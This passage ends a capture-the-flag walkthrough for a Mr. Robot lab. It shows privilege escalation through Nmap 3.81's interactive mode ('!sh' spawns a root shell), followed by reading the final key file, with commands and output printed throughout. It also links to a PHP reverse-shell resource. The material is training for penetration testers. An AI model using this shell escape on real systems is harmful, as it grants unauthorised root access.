
robot@linux:/$ nmap -help
nmap -help
Nmap 3.81 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS, AND EXAMPLES
robot@linux:/$

```

The older versions of Nmap had an interactive mode.

At the prompt type: **nmap --interactive**

At the next prompt, type: **h** for help.



```

root@kali: ~
File Edit View Search Terminal Help
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> h
h
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish. Results are printed to the
screen (of course you can still use file output commands).
! <command> -- runs shell command given in the foreground
x maltego -- Exit Nmap
f [--spoof <fakeargs>] [--nmap_path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen). You should generally specify a
file for results (with -oX, -oG, or -oN). If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings. If you wish to execute a special
version of Nmap, specify --nmap_path.
n -h -- Obtain help with Nmap syntax
h -- Prints this help screen.
Examples:
n -sS -O -v example.com/24

```

At the nmap prompt type: **!sh** to get a shell

Type in: **whoami**

You are root! You can now cd to the root directory and list the contents.

```
nmap> !sh
!sh
# whoami
whoami
root
# cd root
cd root
# ls
ls
firstboot_done key-3-of-3.txt
#
```

There is your third and final key.

CAT the contents of the key to the terminal.

```
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Save the key to your mrrobot folder,

## Summary

All I can say is wow! Doing a CTF exercise is a great way to hone your skills. Regardless of the outcome, you will leave as a better pentester or hacker. This first CTF took a week of research and much trial and error to build. I choose what I thought were the best ways to complete the requirements and there were plenty of different ways of getting the same result.

A lot of my research showed Metasploit exploits being used to establish a Meterpreter session with the WordPress site, but I could never get the payload to work.

Much of what you will have learned will be seen again in future CFT labs as a lot of the steps are used repeatedly.

CTF's are a great way to bring all of what you have learned together.

I encourage you to do this CTF three or four times until you become comfortable with the hacking methodology and the steps we used in the lab.

## Addition resources used in this CTF walkthrough.

<https://github.com/pentestmonkey/php-...>

<http://pastebin.com/GMwhCDtm>

<http://www.rebootuser.com/?p=1623#.V5...>

Snooze Security